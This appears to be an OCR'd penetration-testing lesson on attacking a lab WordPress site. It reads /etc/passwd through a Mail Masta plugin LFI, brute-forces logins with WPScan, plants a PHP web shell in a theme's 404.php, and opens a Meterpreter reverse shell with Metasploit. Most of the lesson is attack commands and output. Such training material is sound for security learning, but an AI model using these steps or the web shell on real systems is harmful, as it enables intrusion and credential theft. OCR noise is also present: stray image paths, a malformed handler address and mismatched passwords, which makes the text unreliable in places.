Exploiting a Vulnerable Plugin

Leveraging WPScan Results

The report generated by WPScan tells us that the website uses an older version of WordPress (5.3.2) and an outdated theme called `Twenty Twenty`. WPScan identified two vulnerable plugins, `Mail Masta 1.0` and `Google Review Slider`. This version of the `Mail Masta` plugin is known to be vulnerable to SQL Injection as well as Local File Inclusion (LFI). The report output also contains URLs to PoCs, which provide information on how to exploit these vulnerabilities.

Let's verify if the LFI can be exploited based on this exploit-db report. The exploit states that any unauthenticated user can read local files through the path: `/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd`.

LFI using Browser

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false

```

We can also validate this vulnerability using cURL on the command line.

LFI using cURL

mayala@htb[/htb] `$ curl http://blog.inlanefreight.com/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd`
`root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync`

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

We have successfully validated the vulnerability using the data generated in the `WPScan` report. Now let's try it out ourselves!

Attacking WordPress Users

WordPress User Bruteforce

WPScan can be used to brute force usernames and passwords. The scan report returned three users registered on the website: `admin`, `roger`, and `david`. The tool uses two kinds of login brute force attacks, `xmlrpc` and `wp-login`. The `wp-login` method will attempt to brute force the normal WordPress login page, while the `xmlrpc` method uses the WordPress API to make login attempts through `/xmlrpc.php`. The `xmlrpc` method is preferred as it is faster.

WPscan - XMLRPC


mayala@htb[/htb] `$ wpscan --password-attack xmlrpc -t 20 -U admin, david -P passwords.txt --url http://blog.inlanefreight.com [+] URL: http://blog.inlanefreight.com/ [+] Started: Thu Apr 9 13:37:36 2020 [+] Performing password attack on Xmlrpc against 3 user/s [SUCCESS] - admin / sunshine1 Trying david / Spring2016 Time: 00:00:01 <============> (474 / 474) 100.00% Time: 00:00:01 [i] Valid Combinations Found: | Username: admin, Password: sunshine1`

Remote Code Execution (RCE) via the Theme Editor

Attacking the WordPress Backend


With administrative access to WordPress, we can modify the PHP source code to execute system commands. To perform this attack, log in to WordPress with the administrator credentials, which should redirect us to the admin panel. Click on `Appearance` on the side panel and select `Theme Editor`. This page will allow us to edit the PHP source code directly. We should select an inactive theme in order to avoid corrupting the main theme.

Theme Editor



We can see that the active theme is `Transportex` so an unused theme such as `Twenty Seventeen` should be chosen instead.

Selecting Theme



Choose a theme and click on `Select`. Next, choose a non-critical file such as `404.php` to modify and add a web shell.

Twenty Seventeen Theme - 404.php

Code: php

```
<?php

system($_GET['cmd']);

/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
<SNIP>
```

The above code should allow us to execute commands via the GET parameter `cmd`. In this example, we modified the source code of the `404.php` page and added a new function called `system()`. This function will allow us to directly execute operating system commands by sending a GET request and appending the `cmd` parameter to the end of the URL after a question mark `?` and specifying an operating system command. The modified URL should look like this `404.php?cmd=id`.

We can validate that we have achieved RCE by entering the URL into the web browser or issuing the `cURL` request below.

RCE

mayala@htb[/htb] `$ curl -X GET "http://<target>/wp-content/themes/twentyseventeen/404.php?cmd=id" uid=1000(wp-user) gid=1000(wp-`

`user) groups=1000(wp-user) <SNIP>`

Attacking WordPress with Metasploit

Automating WordPress Exploitation

We can use the Metasploit Framework (MSF) to obtain a reverse shell on the target automatically. This requires valid credentials for an account that has sufficient rights to create files on the webserver.

We can quickly start `MSF` by issuing the following command:

Starting Metasploit Framework

mayala@htb[/htb] `$ msfconsole`

To obtain the reverse shell, we can use the `wp_admin_shell_upload` module. We can easily search for it inside `MSF`:

MSF Search

```
msf5 > search wp_admin

Matching Modules
================

#  Name                                          Disclosure Date  Rank
Check  Description
-  ----                                          ---------------  ----       --
---  -----------
0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent
Yes    WordPress Admin Shell Upload
```

The number `0` in the search results represents the ID for the suggested modules. From here on, we can specify the module by its ID number to save time.

Module Selection

```
msf5 > use 0

msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

Module Options

Each module offers different settings options that we can use to assign precise specifications to `MSF` to ensure the attack's success. We can list these options by issuing the following command:

List Options

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name       Current Setting  Required  Description
----       ---------------  --------  -----------
PASSWORD                    yes       The WordPress password to authenticate
with
Proxies                     no        A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS                      yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing
connections
TARGETURI  /                yes       The base path to the wordpress
application
USERNAME                    yes       The WordPress username to authenticate
with
VHOST                       no        HTTP server virtual host


Exploit target:

Id  Name
--  ----
0   WordPress
```

Exploitation

After using the `set` command to make the necessary modifications, we can use the `run` command to execute the module. If all of our parameters are set correctly, it will spawn a reverse shell on the target upon execution.

Set Options

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts
blog.inlanefreight.com
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password Winter2020
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.16.8
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.16.8z4444
[*] Authenticating with WordPress using admin:Winter202@...
[+] Authenticated with WordPress
[*] Uploading payload...
[*] Executing the payload at /wp-
content/plugins/YtyZGFIhax/uTvAAKrAdp.php...
[*] Sending stage (38247 bytes) to blog.inlanefreight.com
[*] Meterpreter session 1 opened
[+] Deleted uTvAAKrAdp.php

meterpreter > getuid
Server username: www-data (33)
```